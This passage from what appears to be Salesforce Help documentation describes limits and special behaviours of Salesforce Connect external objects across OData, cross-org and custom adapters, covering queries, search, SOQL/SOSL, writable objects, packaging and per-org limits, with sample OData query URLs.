OData 2.0 OData 4.0	Uses Open Data Protocol to access data that's stored outside Salesforce. The external data must be exposed via OData producers.	*Salesforce Help*: General Limits for Salesforce Connect—OData 2.0 and 4.0 Adapters
Custom adapter created via Apex	You use the Apex Connector Framework to develop your own custom adapter when the other available adapters aren't suitable for your needs. A custom adapter can obtain data from anywhere. For example, some data can be retrieved from anywhere in the Internet via callouts, while other data can be manipulated or even generated programmatically.	*Apex Developer Guide*: Callout Limits and Limitations *Apex Developer Guide*: Execution Governors and Limits

- For large external data sets, report callouts typically access only a subset of the external data.
  - If the report results in few or no rows, try customizing the report to obtain more relevant external object rows.
  - If the report includes summary fields and formulas, those aggregate values likely reflect only a subset of your data. To improve the accuracy of the aggregate values, try customizing the report to obtain more relevant data.
- The external objects' associated external data sources must have the **High Data Volume** option deselected. This requirement doesn't apply to the cross-org adapter for Salesforce Connect.
- Cross filters don't support external lookup relationships. An external lookup relationship links a child standard, custom, or external object to a parent external object.
- These report features aren't available for external objects.
  - Buckets and bucket fields
  - Historical trend reporting

SEE ALSO:

Troubleshoot Reports

External Object Relationships

Considerations for Salesforce Connect—All Adapters

Record Feed Considerations for Salesforce Connect—All Adapters

Chatter feeds on external objects have some special behaviors and limitations.

- Field history tracking isn't available for external objects.
- Record feeds aren't available for Salesforce Connect external objects that map to high-data-volume external data sources.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Developer** Edition

Available for an extra cost in: **Enterprise**, **Performance**, and **Unlimited** Editions

SEE ALSO:

Salesforce Connect

Considerations for Salesforce Connect—All Adapters

API Query Considerations for Salesforce Connect—All Adapters

Special behaviors and limitations apply to `queryAll()` and `queryMore()` calls on external data.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Developer** Edition

Available for an extra cost in: **Enterprise**, **Performance**, and **Unlimited** Editions

`queryAll()`

Because Salesforce doesn't track changes to external data, `queryAll()` behaves the same as `query()` for external objects.

`queryMore()`

It's common for Salesforce Connect queries of external data to have a large result set that's broken into smaller batches or pages. When querying external objects, Salesforce Connect accesses the external data in real time via Web service callouts. Each `queryMore()` call results in a Web service callout. The batch boundaries and page sizes depend on your adapter and how you set up the external data source.

We recommend the following:

- When possible, avoid paging by filtering your queries of external objects to return fewer rows than the batch size, which by default is 500 rows. Remember, obtaining each batch requires a `queryMore()` call, which results in a Web service callout.
- If the external data frequently changes, avoid using `queryMore()` calls. If the external data is modified between `queryMore()` calls, you can get an unexpected `QueryResult`.

If the primary or "driving" object for a `SELECT` statement is an external object, `queryMore()` supports only that primary object and doesn't support subqueries.

API Query Considerations for Salesforce Connect—OData 2.0 and 4.0 Adapters

Some special behaviors and limitations affect API queries of external data via the OData adapters for Salesforce Connect.

API Query Considerations for Salesforce Connect—Custom Adapter

Some special behaviors and limitations affect API queries of external data via custom adapters for Salesforce Connect.

SEE ALSO:

SOQL Considerations for Salesforce Connect—All Adapters

Salesforce Connect

Considerations for Salesforce Connect—All Adapters

API Query Considerations for Salesforce Connect—OData 2.0 and 4.0 Adapters

Some special behaviors and limitations affect API queries of external data via the OData adapters for Salesforce Connect.

By default, the OData 2.0 and 4.0 adapters for Salesforce Connect use client-driven paging. With client-driven paging, OData adapters convert each `queryMore()` call into an OData query that uses the `$skip` and `$top` system query options to specify the batch boundary and page size. These options are similar to using `LIMIT` and `OFFSET` clauses to page through a result set.

If you enable server-driven paging on an external data source, Salesforce ignores the requested page sizes, including the default `queryMore()` batch size of 500 rows. The pages returned by the external system determine the batches.

Also review the considerations that apply to all Salesforce Connect adapters.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Developer** Edition

Available for an extra cost in: **Enterprise**, **Performance**, and **Unlimited** Editions

SEE ALSO:

- API Query Considerations for Salesforce Connect—All Adapters
- OData Query String Options
- OData 2.0 or 4.0 Adapter for Salesforce Connect
- Define an External Data Source for Salesforce Connect—OData 2.0 or 4.0 Adapter

API Query Considerations for Salesforce Connect—Custom Adapter

Some special behaviors and limitations affect API queries of external data via custom adapters for Salesforce Connect.

Custom adapters for Salesforce Connect, which you create with the Apex Connector Framework, don't automatically support `queryMore()` or paging of any kind. You can implement `queryMore()` and client-driven paging by using `LIMIT` and `OFFSET` clauses to page through result sets.

If you enable server-driven paging on an external data source, Salesforce ignores the requested page sizes, including the default `queryMore()` batch size of 500 rows. The pages returned by the external system determine the batches. To enable server-driven paging for a custom adapter, the `DataSource.Provider` class must declare the `QUERY_PAGINATION_SERVER_DRIVEN` capability on the `getCapabilities` method. Also, the Apex code must generate a query token and use it to determine and fetch the next batch of results.

Also review the considerations that apply to all Salesforce Connect adapters.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Developer** Edition

Available for an extra cost in: **Enterprise**, **Performance**, and **Unlimited** Editions

SEE ALSO:

- API Query Considerations for Salesforce Connect—All Adapters
- Custom Adapter for Salesforce Connect
- *Apex Developer Guide*

Search Considerations for Salesforce Connect—All Adapters

Some special behaviors and limitations affect searches of external objects.

- To include an external object in SOSL and Salesforce searches, enable search on both the external object and the external data source. However, syncing always overwrites the external object's search status to match the search status of the external data source.
- (Salesforce Classic only) External object search results display only the top 25 rows.
- Only text, text area, and long text area fields on external objects can be searched. If an external object has no searchable fields, searches on that object return no records.
- We recommend that you set up the external system to interpret the search query strings as you prefer. For example, perhaps your users want to search for case-insensitive strings.

Also review the considerations for each Salesforce Connect adapter that you use.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Developer** Edition

Available for an extra cost in: **Enterprise**, **Performance**, and **Unlimited** Editions

Search Considerations for Salesforce Connect—OData 2.0 Adapter

Some special behaviors and limitations affect searches of external data via the OData 2.0 adapter for Salesforce Connect.

Search Considerations for Salesforce Connect—OData 4.0 Adapter

Some special behaviors and limitations affect searches of external data via the OData 4.0 adapter for Salesforce Connect.

SEE ALSO:

Considerations for Salesforce Connect—All Adapters

Sync Considerations for Salesforce Connect—All Adapters

Salesforce Connect

Search Considerations for Salesforce Connect—OData 2.0 Adapter

Some special behaviors and limitations affect searches of external data via the OData 2.0 adapter for Salesforce Connect.

We send the entire search query string to the external system as a case-sensitive single phrase after removing all ASCII punctuation characters except hyphens (-). For example, if a user searches for *`Sales & Marketing`*, the external system receives "Sales Marketing" as a case-sensitive search query string.

Also, by default, the search query string is used as the `substringof` value in the `$filter` system query option. In the following example, the search query string is *`Acme`*.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Developer** Edition

Available for an extra cost in: **Enterprise**, **Performance**, and **Unlimited** Editions

```
http://services.example.org/my.svc/Shippers?
$select=CompanyName,Phone,ShipperID&$inlinecount=allpages&
$filter=substringof('Acme',CompanyName)+eq+true+
or+substringof('Acme',Phone)+eq+true&$top=26
```

We recommend that you implement a free-text-search custom query option on the OData producer. Specify the name of that query string parameter in the `Custom Query Option for Salesforce Search` field on the external data source. In the following example, the custom query parameter is named `doSearch` and the search query string is *Acme*.

```
http://services.example.org/my.svc/Shippers?
$select=CompanyName,Phone,ShipperID&
$inlinecount=allpages&doSearch=Acme&$top=26
```

Learn more about OData URI conventions at www.odata.org.

Also review the considerations that apply to all Salesforce Connect adapters.

SEE ALSO:

- Search Considerations for Salesforce Connect—All Adapters
- OData Query String Options
- OData 2.0 or 4.0 Adapter for Salesforce Connect

Search Considerations for Salesforce Connect—OData 4.0 Adapter

Some special behaviors and limitations affect searches of external data via the OData 4.0 adapter for Salesforce Connect.

We send the entire search query string to the external system as a case-sensitive single phrase after removing all ASCII punctuation characters except hyphens (-). For example, if a user searches for *Sales & Marketing*, the external system receives "Sales Marketing" as a case-sensitive search query string.

Also, by default, the search query string is used as the `contains` value in the `$filter` system query option. In the following example, the search query string is *Acme*.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Developer** Edition

Available for an extra cost in: **Enterprise**, **Performance**, and **Unlimited** Editions

```
http://services.example.org/v4.svc/Shippers?
$select=CompanyName,Phone,ShipperID&$count=true&
$filter=contains(CompanyName,'Acme') eq true
or contains(Phone,'Acme') eq true$top=26&
```

We recommend that you set up the OData producer to support free-text search expressions with the `$search` system query option. Then select `Use Free-Text Search Expressions` on the external data source. In the following example, the search query string is *Acme*.

```
http://services.example.org/v4.svc/Shippers?
$select=CompanyName,Phone,ShipperID&$count=true&
$search=Acme&$top=26
```

Learn more about OData URI conventions at www.odata.org.

Also review the considerations that apply to all Salesforce Connect adapters.

SEE ALSO:

Search Considerations for Salesforce Connect—All Adapters

OData Query String Options

OData 2.0 or 4.0 Adapter for Salesforce Connect

SOSL Considerations for Salesforce Connect—All Adapters

Some special behaviors and limitations affect SOSL access to external data.

- To include an external object in SOSL and Salesforce searches, enable search on both the external object and the external data source. However, syncing always overwrites the external object's search status to match the search status of the external data source.
- Only text, text area, and long text area fields on external objects can be searched. If an external object has no searchable fields, searches on that object return no records.
- External objects don't support the following.
  - `INCLUDES` operator
  - `LIKE` operator
  - `EXCLUDES` operator
  - `toLabel()` function
- External objects also don't support Salesforce Knowledge-specific clauses, including the following.
  - `UPDATE TRACKING` clause
  - `UPDATE VIEWSTAT` clause
  - `WITH DATA CATEGORY` clause
- External objects must be specified explicitly in a `RETURNING` clause to be returned in search results. For example:

```
FIND {MyProspect} RETURNING MyExternalObject, MyOtherExternalObject
```

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Developer** Edition

Available for an extra cost in: **Enterprise**, **Performance**, and **Unlimited** Editions

Also review the considerations for each Salesforce Connect adapter that you use.

SOSL Considerations for Salesforce Connect—OData 2.0 Adapter

Some special behaviors and limitations affect SOSL access to external data via the OData 2.0 adapter for Salesforce Connect.

SOSL Considerations for Salesforce Connect—OData 4.0 Adapter

Some special behaviors and limitations affect SOSL access to external data via the OData 4.0 adapter for Salesforce Connect.

SOSL Considerations for Salesforce Connect—Custom Adapter

Some special behaviors and limitations affect SOSL access to external data via custom adapters for Salesforce Connect.

SEE ALSO:

Considerations for Salesforce Connect—All Adapters

Force.com SOQL and SOSL Reference

Sync Considerations for Salesforce Connect—All Adapters

Salesforce Connect

SOSL Considerations for Salesforce Connect—OData 2.0 Adapter

Some special behaviors and limitations affect SOSL access to external data via the OData 2.0 adapter for Salesforce Connect.

The OData adapters for Salesforce Connect don't support logical operators in a `FIND` clause. We send the entire search query string to the external system as a case-sensitive single phrase after removing all ASCII punctuation characters except hyphens (-). For example, `FIND {MyProspect OR "John Smith"}` searches for the exact phrase "MyProspect OR John Smith".

Also, by default, the search query string is used as the `substringof` value in the `$filter` system query option. In the following example, the search query string is *Acme*.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Developer** Edition

Available for an extra cost in: **Enterprise**, **Performance**, and **Unlimited** Editions

```
http://services.example.org/my.svc/Shippers?
$select=CompanyName,Phone,ShipperID&$inlinecount=allpages&
$filter=substringof('Acme',CompanyName)+eq+true+
or+substringof('Acme',Phone)+eq+true&$top=26
```

We recommend that you implement a free-text-search custom query option on the OData producer. Specify the name of that query string parameter in the `Custom Query Option for Salesforce Search` field on the external data source. In the following example, the custom query parameter is named `doSearch` and the search query string is *Acme*.

```
http://services.example.org/my.svc/Shippers?
$select=CompanyName,Phone,ShipperID&
$inlinecount=allpages&doSearch=Acme&$top=26
```

Learn more about OData URI conventions at `www.odata.org`.

Also review the considerations that apply to all Salesforce Connect adapters.

SEE ALSO:

- OData 2.0 or 4.0 Adapter for Salesforce Connect
- SOSL Considerations for Salesforce Connect—All Adapters
- *Force.com SOQL and SOSL Reference*
- OData Query String Options
- Define an External Data Source for Salesforce Connect—OData 2.0 or 4.0 Adapter

SOSL Considerations for Salesforce Connect—OData 4.0 Adapter

Some special behaviors and limitations affect SOSL access to external data via the OData 4.0 adapter for Salesforce Connect.

The OData adapters for Salesforce Connect don't support logical operators in a `FIND` clause. We send the entire search query string to the external system as a case-sensitive single phrase after removing all ASCII punctuation characters except hyphens (-). For example, `FIND {MyProspect OR "John Smith"}` searches for the exact phrase "MyProspect OR John Smith".

Also, by default, the search query string is used as the `contains` value in the `$filter` system query option. In the following example, the search query string is *Acme*.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Developer** Edition

Available for an extra cost in: **Enterprise**, **Performance**, and **Unlimited** Editions

```
http://services.example.org/v4.svc/Shippers?
$select=CompanyName,Phone,ShipperID&$count=true&
$filter=contains(CompanyName,'Acme') eq true
or contains(Phone,'Acme') eq true$top=26&
```

We recommend that you set up the OData producer to support free-text search expressions with the `$search` system query option. Then select `Use Free-Text Search Expressions` on the external data source. In the following example, the search query string is *Acme*.

```
http://services.example.org/v4.svc/Shippers?
$select=CompanyName,Phone,ShipperID&$count=true&
$search=Acme&$top=26
```

Learn more about OData URI conventions at `www.odata.org`.

Also review the considerations that apply to all Salesforce Connect adapters.

SEE ALSO:

- OData 2.0 or 4.0 Adapter for Salesforce Connect
- SOSL Considerations for Salesforce Connect—All Adapters
- *Force.com SOQL and SOSL Reference*
- OData Query String Options
- Define an External Data Source for Salesforce Connect—OData 2.0 or 4.0 Adapter

SOSL Considerations for Salesforce Connect—Custom Adapter

Some special behaviors and limitations affect SOSL access to external data via custom adapters for Salesforce Connect.

- The `convertCurrency()` function isn't supported in SOSL queries of external objects.
- `WITH` clauses aren't supported in SOSL queries of external objects.

Also review the considerations that apply to all Salesforce Connect adapters.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Developer** Edition

Available for an extra cost in: **Enterprise**, **Performance**, and **Unlimited** Editions

SEE ALSO:

SOSL Considerations for Salesforce Connect—All Adapters

Force.com SOQL and SOSL Reference

Custom Adapter for Salesforce Connect

SOQL Considerations for Salesforce Connect—All Adapters

Some special behaviors and limitations affect SOQL access to external data.

- A subquery that involves external objects can fetch up to 1,000 rows of data.
- Each SOQL query can have up to 4 joins across external objects and other types of objects.

  Each join requires a separate round trip to the external system when executing the query. Expect longer response times for each join in a query.
- External objects don't support the following aggregate functions and clauses.
  - `AVG()` function
  - `COUNT(fieldName)` function (however, `COUNT()` is supported)
  - `HAVING` clause
  - `GROUP BY` clause
  - `MAX()` function
  - `MIN()` function
  - `SUM()` function
- External objects also don't support the following.
  - `EXCLUDES` operator
  - `FOR VIEW` clause
  - `FOR REFERENCE` clause
  - `INCLUDES` operator
  - `LIKE` operator
  - `toLabel()` function
  - `TYPEOF` clause
  - `WITH` clause

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Developer** Edition

Available for an extra cost in: **Enterprise**, **Performance**, and **Unlimited** Editions

Also review the considerations for each Salesforce Connect adapter that you use.

SOQL Considerations for Salesforce Connect—Cross-Org Adapter

Certain behaviors and limitations affect SOQL access to other orgs' data via the cross-org adapter for Salesforce Connect.

SOQL Considerations for Salesforce Connect—OData 2.0 Adapter

Some special behaviors and limitations affect SOQL access to external data via the OData 2.0 adapter for Salesforce Connect.

SOQL Considerations for Salesforce Connect—Custom Adapter

Some special behaviors and limitations affect SOQL access to external data via custom adapters for Salesforce Connect.

SEE ALSO:

SOSL Considerations for Salesforce Connect—All Adapters

SOQL Considerations for Salesforce Connect—Cross-Org Adapter

Certain behaviors and limitations affect SOQL access to other orgs' data via the cross-org adapter for Salesforce Connect.

The `convertCurrency()` function is ignored in SOQL queries of external objects.

Also review the considerations that apply to all Salesforce Connect adapters.

EDITIONS

Available in: Salesforce Classic

Available in: **Developer** Edition

Available for an extra cost in: **Enterprise**, **Performance**, and **Unlimited** Editions

SEE ALSO:

SOQL Considerations for Salesforce Connect—All Adapters

Define an External Data Source for Salesforce Connect—Cross-Org Adapter

Cross-Org Adapter for Salesforce Connect

SOQL Considerations for Salesforce Connect—OData 2.0 Adapter

Some special behaviors and limitations affect SOQL access to external data via the OData 2.0 adapter for Salesforce Connect.

- External objects have the following limitations for the `ORDER BY` clause.
  - `NULLS FIRST` and `NULLS LAST` are ignored.
  - External objects don't support the `ORDER BY` clause in relationship queries.
- The `COUNT()` aggregate function is supported only on external objects whose external data sources have `Request Row Counts` enabled. Specifically, the response from the external system must include the total row count of the result set.

Also review the considerations that apply to all Salesforce Connect adapters.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Developer** Edition

Available for an extra cost in: **Enterprise**, **Performance**, and **Unlimited** Editions

SEE ALSO:

SOQL Considerations for Salesforce Connect—All Adapters

Define an External Data Source for Salesforce Connect—OData 2.0 or 4.0 Adapter

OData 2.0 or 4.0 Adapter for Salesforce Connect

SOQL Considerations for Salesforce Connect—Custom Adapter

Some special behaviors and limitations affect SOQL access to external data via custom adapters for Salesforce Connect.

- Location-based SOQL queries of external objects aren't supported.
- If a SOQL query of an external object includes the following, the query fails.
  - `convertCurrency()` function
  - `UPDATE TRACKING` clause
  - `UPDATE VIEWSTAT` clause
  - `USING SCOPE` clause
- In an `ORDER BY` clause, the following are ignored.
  - `NULLS FIRST` syntax
  - `NULLS LAST` syntax

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Developer** Edition

Available for an extra cost in: **Enterprise**, **Performance**, and **Unlimited** Editions

Also review the considerations that apply to all Salesforce Connect adapters.

SEE ALSO:

SOQL Considerations for Salesforce Connect—All Adapters

Custom Adapter for Salesforce Connect

Writable External Objects Considerations for Salesforce Connect—All Adapters

Understand the limits and considerations for using Salesforce Connect to create, update, and delete data that's stored outside your Salesforce org.

- The external system handles write conflicts, so we can't guarantee that all write operations that are initiated from within Salesforce are applied.
- Write operations that are initiated from different contexts can occur in varying order.
- The API can't save changes to an external object and a standard or custom object within the same transaction.
- Depending on how the external system executes write operations from Salesforce, it can take some time for changes to external object records to take effect. If you don't see recent changes when you view or query an external object record, try again later.
- When a user or the Force.com platform edits a custom field on an external object record, leading and trailing spaces are removed from the field value.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Developer** Edition

Available for an extra cost in: **Enterprise**, **Performance**, and **Unlimited** Editions

- Lookup search isn't available for external lookup relationship fields. To edit an external lookup relationship field, manually enter the value of the `External ID` standard field for the parent record. This limitation doesn't apply when the parent external object is associated with the cross-org adapter for Salesforce Connect.
- Lookup search isn't available for indirect lookup relationship fields. To edit an indirect lookup relationship field, manually enter the value of the target field of the parent record. The target field is the custom field with `External ID` and `Unique` attributes that was selected when the indirect lookup relationship was created. To determine related records, Salesforce matches target field values against the values of the indirect lookup relationship field on the child object.
- When users create, update, or delete external object records via the user interface, the operations occur synchronously.
- When developers use Apex to manipulate external object records, asynchronous timing and an active background queue minimize potential save conflicts. A specialized set of Apex methods and keywords handles potential timing issues with write execution. Apex

also lets you retrieve the results of delete and upsert operations. Use the BackgroundOperation object to monitor job progress for write operations via the API or SOQL.

Also review the considerations for each Salesforce Connect adapter that you use.

Writable External Objects Considerations for Salesforce Connect—Cross-Org Adapter

Some behaviors and limitations affect writable external objects that are associated with the cross-org adapter for Salesforce Connect.

Writable External Objects Considerations for Salesforce Connect—OData 2.0 and 4.0 Adapters

Some special behaviors and limitations affect writable external objects that are associated with OData adapters for Salesforce Connect.

Writable External Objects Considerations for Salesforce Connect—Custom Adapters

Some special behaviors and limitations affect writable external objects that are associated with custom adapters for Salesforce Connect.

SEE ALSO:

Salesforce Connect

Considerations for Salesforce Connect—All Adapters

Apex Developer Guide: Writable External Objects

Writable External Objects Considerations for Salesforce Connect—Cross-Org Adapter

Some behaviors and limitations affect writable external objects that are associated with the cross-org adapter for Salesforce Connect.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Developer** Edition

Available for an extra cost in: **Enterprise**, **Performance**, and **Unlimited** Editions

- Fields that have derived or calculated values remain read only on writable external objects. For example:
  - Address fields such as `Billing Address` and `Shipping Address`, which are derived from writable fields, such as `Street Address`, `State`, and `Zip`)
  - Auto-number fields
  - `Created by` fields
  - Formula fields
  - `Last Modified` fields
  - Roll-up summaries
- Picklist values on external objects can get out of sync with the provider org's picklist fields. If picklist values are changed on the provider org, manually resync the associated external objects on the subscriber org.
- Multi-select picklist fields on the provider org are converted to text fields on the subscriber org's external objects. To edit a field on an external object, enter the exact case-sensitive picklist values delimited by semicolons, like this: `First value; Second value; Third value`

  If you enter a value that doesn't exactly match an existing picklist value on the provider org:
  - For a restricted picklist, the provider org saves the picklist's default value.
  - For an unrestricted picklist, the provider org saves the manually entered value as an inactive picklist value.
- Enable multiple currencies in the subscriber org, and make sure that the subscriber org has all the currencies that the provider orgs use. If a currency is later added to the provider org, add the currency to the subscriber org.

  If you can't enable multiple currencies in the subscriber org, make sure that all provider orgs are single-currency and use the same currency as the subscriber org.

- To enable users to change the currency when editing an external object record, add the `Currency` field to the page layouts.
- If a user tries to change the currency in an external object record, the list of currency options isn't limited to active currencies in the provider org. If the user selects a currency that's inactive or unavailable in the provider org, the user gets an error and can't save the record.
- You can use external lookup relationships in the subscriber org to mirror lookup relationships in the provider org. For each lookup relationship that you want to bring into the subscriber org, sync the parent and child objects. Each lookup relationship field becomes a text field on the subscriber org. Change the field type of the sync-created text field to External Lookup Relationship. When specifying the parent of the external lookup relationship, select the external object that corresponds to the parent object in the provider org.

Also review the considerations that apply to all Salesforce Connect adapters.

SEE ALSO:

Writable External Objects Considerations for Salesforce Connect—All Adapters

Sync Considerations for Salesforce Connect—All Adapters

Cross-Org Adapter for Salesforce Connect

Writable External Objects Considerations for Salesforce Connect—OData 2.0 and 4.0 Adapters

Some special behaviors and limitations affect writable external objects that are associated with OData adapters for Salesforce Connect.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Developer** Edition

Available for an extra cost in: **Enterprise**, **Performance**, and **Unlimited** Editions

- An external object custom field associated with an OData complex type on the external system is always read only, even if the external object is writable.
- Writable external objects aren't available for high-data-volume external data sources.
- Make sure that the OData producer supports these HTTP verbs: `POST`, `PUT`, `MERGE`, `PATCH`, and `DELETE`.
- When a user edits fields on an external object record from the Salesforce user interface, Salesforce Connect sends an HTTP `POST` request to the external system. That `POST` request includes all the external object's fields, including the fields that the user didn't change.
- If an external object record is edited from the API, only the specified fields are included in the HTTP `POST` request.
- If your external system requires write operations to specify values for entity keys, ensure that `External ID` standard field values and entity key values don't contradict each other. For each write operation, include either the External ID standard field value or the custom field values that form the entity key, but never both.

Also review the considerations that apply to all Salesforce Connect adapters.

SEE ALSO:

Writable External Objects Considerations for Salesforce Connect—All Adapters

External IDs and OData Entity Keys

OData 2.0 or 4.0 Adapter for Salesforce Connect

Writable External Objects Considerations for Salesforce Connect—Custom Adapters

Some special behaviors and limitations affect writable external objects that are associated with custom adapters for Salesforce Connect.

- Writable external objects aren't available for high-data-volume external data sources.
- Queued changes to the external data execute over time, so external object records that are read successively can contain different data.

Also review the considerations that apply to all Salesforce Connect adapters.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Developer** Edition

Available for an extra cost in: **Enterprise**, **Performance**, and **Unlimited** Editions

SEE ALSO:

Writable External Objects Considerations for Salesforce Connect—All Adapters

Custom Adapter for Salesforce Connect

Apex Developer Guide : Writable External Objects

Packaging Considerations for Salesforce Connect—All Adapters

Some special behaviors and limitations affect packaging of external data sources and their dependent external objects and custom fields.

- After installing an external data source from a managed or unmanaged package, the subscriber must re-authenticate to the external system.
  - For password authentication, the subscriber must re-enter the password in the external data source definition.
  - For OAuth, the subscriber must update the callback URL in the client configuration for the authentication provider, then re-authenticate by selecting `Start Authentication Flow on Save` on the external data source.
- Certificates aren't packageable. If you package an external data source that specifies a certificate, make sure that the subscriber org has a valid certificate with the same name.
- In managed and unmanaged packages, external objects are included in the custom object component.
- If you add an external data source to a package, no other components are automatically included in the package.
- If you add an external object to a package, then list views, page layouts, custom fields, the custom object component that defines the external object, and the external data source are automatically included in the package. If the external object has lookup, external lookup, or indirect lookup relationship fields, the parent objects are also automatically included in the package.
- If external data source access is assigned in a permission set or in profile settings that you add to a package, the enabled external data sources are automatically included in the package.
- If an external object is assigned in a permission set or in profile settings that you add to a package, then custom fields, list views, page layouts, the custom object component that defines the external object, and the external data source are automatically included in the package.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Developer** Edition

Available for an extra cost in: **Enterprise**, **Performance**, and **Unlimited** Editions

SEE ALSO:

Considerations for Salesforce Connect—All Adapters

Salesforce Connect

Lightning Experience Considerations for Salesforce Connect—All Adapters

Users can access external objects from the Lightning Experience app, but some requirements and special behaviors apply.

- The external objects' associated external data sources must have the **High Data Volume** option deselected. This requirement doesn't apply to the cross-org adapter for Salesforce Connect.

SEE ALSO:

Considerations for Salesforce Connect—All Adapters

Salesforce Connect

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Developer** Edition

Available for an extra cost in: **Enterprise**, **Performance**, and **Unlimited** Editions

Salesforce1 Considerations for Salesforce Connect—All Adapters

Users can view and search external objects from the Salesforce1 app, but some special behaviors and limitations apply.

- As long as the following conditions are true, external objects are included in the Recent section of the Salesforce1 navigation menu as part of the Smart Search Items element. Users might need to tap **More** to see these items.
  - As with custom objects, external objects must be assigned to tabs that users can access, and object permissions must be granted via profiles or permission sets.
  - The external objects' associated external data sources must have the **High Data Volume** option deselected. This requirement doesn't apply to the cross-org adapter for Salesforce Connect.
- To allow external objects to appear in the following apps, select **Enable Search** in the associated external data sources. This requirement doesn't apply to custom adapters for Salesforce Connect.
  - Salesforce1 downloadable app for iOS
  - Salesforce1 mobile browser app when used on iOS devices

SEE ALSO:

Considerations for Salesforce Connect—All Adapters

Salesforce Connect

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Developer** Edition

Available for an extra cost in: **Enterprise**, **Performance**, and **Unlimited** Editions

Console Considerations for Salesforce Connect—All Adapters

Users can access external objects from the Salesforce Console in Salesforce Classic, but some requirements and limitations apply.

- External objects are available in the Salesforce Console in Salesforce Classic only. Other consoles aren't supported.
- External objects haven't been fully adapted to a console and can cause unexpected behaviors. Other objects also haven't been fully adapted to a console, but those objects are marked with an asterisk (*) in the console setup area. External objects aren't marked with asterisks.
- The external objects' associated external data sources must have the **High Data Volume** option deselected. This requirement doesn't apply to the cross-org adapter for Salesforce Connect.

EDITIONS

Available in: Salesforce Classic

Available in: **Developer** Edition

Available for an extra cost in: **Enterprise**, **Performance**, and **Unlimited** Editions

SEE ALSO:

Salesforce Console in Salesforce Classic

Salesforce Classic Console Limitations

Considerations for Salesforce Connect—All Adapters

Salesforce Connect

Communities Considerations for Salesforce Connect—All Adapters

Users can access external objects from communities, but some requirements and limitations apply.

- You must build the communities with the Customer Service (Napili) template or the Salesforce Tabs + Visualforce template.
- This list applies to communities that are built with the Customer Service (Napili) template.
  - The external objects' associated external data sources must have the **High Data Volume** option deselected. This requirement doesn't apply to the cross-org adapter for Salesforce Connect.
  - If an external data source's `Identity Type` is set to Per User, community members can't set up their own credentials. However, you can set up and manage each user's authentication settings for external systems from Lightning Experience or Salesforce Classic.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Developer** Edition

Available for an extra cost in: **Enterprise**, **Performance**, and **Unlimited** Editions

SEE ALSO:

Considerations for Salesforce Connect—All Adapters

Salesforce Connect

General Limits for Salesforce Connect—All Adapters

Understand the limits for using Salesforce Connect.

The assigned user license determines the maximum number of custom objects that each user can access. You can also grant object permissions up to that same number of external objects. External objects don't count toward the limit for custom objects.

Maximum external objects per org[1]	200
Maximum joins per query across external objects and other types of objects	4
Maximum length of the OAuth token that's issued by the external system	4,000 characters
Maximum new rows retrieved or created per hour per external data source. This limit doesn't apply to high-data-volume external data sources or to rows that have previously been retrieved.	50,000

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Developer** Edition

Available for an extra cost in: **Enterprise**, **Performance**, and **Unlimited** Editions

[1] The limit of 200 external objects applies regardless of how many Salesforce Connect add-ons you purchase for your org. External objects don't count toward the limit for custom objects.

General Limits for Salesforce Connect—OData 2.0 and 4.0 Adapters
Understand the limits for the OData adapters for Salesforce Connect.

SEE ALSO:

Considerations for Salesforce Connect—All Adapters

Salesforce Connect

General Limits for Salesforce Connect—OData 2.0 and 4.0 Adapters

Understand the limits for the OData adapters for Salesforce Connect.

An org is limited to:

- 10,000 OData callouts per hour for Enterprise, Performance, and Unlimited Editions. Higher limits are available on request.
- 1,000 OData callouts per hour for Developer Edition.

Maximum HTTP request size for OData	8 MB
Maximum HTTP response size for OData	8 MB
Maximum result set size for an OData query	16 MB
Maximum result set size for an OData subquery	1,000 rows

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Developer** Edition

Available for an extra cost in: **Enterprise**, **Performance**, and **Unlimited** Editions

SEE ALSO:

General Limits for Salesforce Connect—All Adapters

OData Callout Rate Limit Considerations for Salesforce Connect—OData 2.0 and 4.0 Adapters

OData 2.0 or 4.0 Adapter for Salesforce Connect

Access Data in Another Salesforce Org with the Cross-Org Adapter for Salesforce Connect

Connect your users to data that's stored in another Salesforce org.

Cross-Org Adapter for Salesforce Connect

Collaborate more effectively and improve processes by connecting the data across your Salesforce orgs. With the cross-org adapter, Salesforce Connect uses Force.com REST API calls to access records in other Salesforce orgs. Nevertheless, setup is quick and easy with point-and-click tools.

Set Up Salesforce Connect to Access Data in Another Org with the Cross-Org Adapter

Provide users with seamless access to data in your other Salesforce orgs so that they have a complete view of the business. Setting up the cross-org adapter for Salesforce Connect is quick and easy with point-and-click tools.

Considerations for Salesforce Connect—Cross-Org Adapter

Understand the special behaviors, limits, and recommendations for using the cross-org adapter for Salesforce Connect.

Cross-Org Adapter for Salesforce Connect

Collaborate more effectively and improve processes by connecting the data across your Salesforce orgs. With the cross-org adapter, Salesforce Connect uses Force.com REST API calls to access records in other Salesforce orgs. Nevertheless, setup is quick and easy with point-and-click tools.

Your users and the Force.com platform interact with other orgs' data via external objects. The cross-org adapter for Salesforce Connect converts each of those interactions into a Force.com REST API call.

